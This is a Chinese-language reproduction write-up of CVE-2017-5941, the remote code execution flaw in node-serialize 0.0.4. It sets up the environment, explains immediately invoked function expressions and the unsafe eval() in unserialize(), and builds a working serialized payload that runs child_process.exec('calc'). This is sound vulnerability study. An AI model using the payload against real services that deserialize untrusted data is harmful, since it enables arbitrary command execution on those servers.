Node.js 反序列化漏洞CVE-2017-5941

1.1 漏洞介绍

- 漏洞名称： Exploiting Node.js deserialization bug for Remote Code Execution
- 漏洞CVE id： CVE-2017-5941
- 漏洞类型： 代码执行
- Node.js存在反序列化远程代码执行漏洞，若不可信的数据传入`unserrialize()`函数，通过传递立即调用`函数表达式(IIFE)的JavaScript对象`可以实现任意代码执行。并且Node.js服务端必须存在接收序列的数据接口
- 漏洞模块：node-serialize模块0.0.4版本

1.2环境搭建

下面是本地进行复现利用。需要安装node-serialize模块的0.0.4版本

```
npm -inti
//创建项目实例化  一路回车就OK
npm install node-serialize@0.0.4
//安装模块
```

1.3准备知识

该漏洞利用需要配合JavaScript中的`IIFE(立即调用函数表达式)`

IIFE（立即调用函数表达式）是一个在定义时就会立即执行的 JavaScript 函数。

IIFE一般写成下面的形式：

```
(function(){ /* code */ }());
// 或者
(function(){ /* code */ })();
```

这是一个被称为 自执行匿名函数 的设计模式，主要包含两部分。第一部分是包围在 圆括号运算符 `()` 里的一个匿名函数，这个匿名函数拥有独立的词法作用域。这不仅避免了外界访问此 IIFE 中的变量，而且又不会污染全局作用域。

第二部分再一次使用 `()` 创建了一个立即执行函数表达式，JavaScript 引擎到此将直接执行函数。

示例

当函数变成立即执行的函数表达式时，表达式中的变量不能从外部访问。

```
(function () {
    var name = "Barry";
})();
// 无法从外部访问变量 name
name // 抛出错误："Uncaught ReferenceError: name is not defined"
```

将 IIFE 分配给一个变量，不是存储 IIFE 本身，而是存储 IIFE 执行后返回的结果。

```
var result = (function () {
    var name = "Barry";
    return name;
})();
// IIFE 执行后返回的结果：
result; // "Barry"
```

```
>> (function () {
    console.log("hello Firebasky");
   })();
   hello Firebasky
<- undefined
```

1.4漏洞代码分析

漏洞代码：`node_modules\node-serialize\lib\serialize.js`

```
exports.unserialize = function(obj, originObj) {
  var isIndex;
  if (typeof obj === 'string') {
    obj = JSON.parse(obj);
    isIndex = true;
  }
  originObj = originObj || obj;

  var circularTasks = [];
  var key;
  for(key in obj) {
    if(obj.hasOwnProperty(key)) {
      if(typeof obj[key] === 'object') {
        obj[key] = exports.unserialize(obj[key], originObj);
      } else if(typeof obj[key] === 'string') {
        if(obj[key].indexOf(FUNCFLAG) === 0) {
          obj[key] = eval('(' + obj[key].substring(FUNCFLAG.length) + ')');
        } else if(obj[key].indexOf(CIRCULARFLAG) === 0) {
          obj[key] = obj[key].substring(CIRCULARFLAG.length);
          circularTasks.push({obj: obj, key: key});
        }
      }
    }
  }

  if (isIndex) {
    circularTasks.forEach(function(task) {
      task.obj[task.key] = getKeyPath(originObj, task.obj[task.key]);
    });
  }
  return obj;
};
```

其中的漏洞代码就是：

`obj[key] = eval('(' + obj[key].substring(FUNCFLAG.length) + ')');`


下面通过调试来进行测试。我们先序列化一个函数

```
serialize = require('node-serialize');
var test={
    test : function(){console.log("hello Firebasky")},
}
console.log("序列化生成的 Payload: \n" + serialize.serialize(test));
```

```
序列化生成的 Payload:

{"test":"_$$ND_FUNC$$_function(){console.log(\"hello Firebasky\")}"}
```

在利用反序列化来跟踪进入`eval()`函数内的内容




可以看到`typeof obj`为`string`直接返回true，根本没有进入`eval()`


所以我们换一下序列化的内容

```
serialize = require('node-serialize');
var test={
    test : function(){require('child_process').exec('calc');},
}
console.log("序列化生成的 Payload: \n" + serialize.serialize(test));
//{"test":"_$$ND_FUNC$$_function(){require('child_process').exec('calc');}"}
```

跟踪



可以看到进入`eval()`的内容没有啥子过滤，从儿造成了命令执行。继续进入`eval()`中



而这样不能执行，而这样的形式就是前面说的`IIFE表达式`，所以我们在最后添加一个`()`让其执行命令

```
(function(){require('child_process').exec('calc');}())
```

成功打出计算器

1.5 exp

所以根据上面的分析，直接构造exp。

```
serialize = require('node-serialize');
var test={
    rce : function(){require('child_process').exec('calc');},
}
console.log("序列化生成的 Payload: \n" + serialize.serialize(test));
```

生成之后在后面添加()

```
{"rce":"_$$ND_FUNC$$_function(){require('child_process').exec('calc');}()"}
```

1.6总结

- 跟踪调试更加方便发现问题
- 多留意危险函数
- JavaScript表达式的灵活使用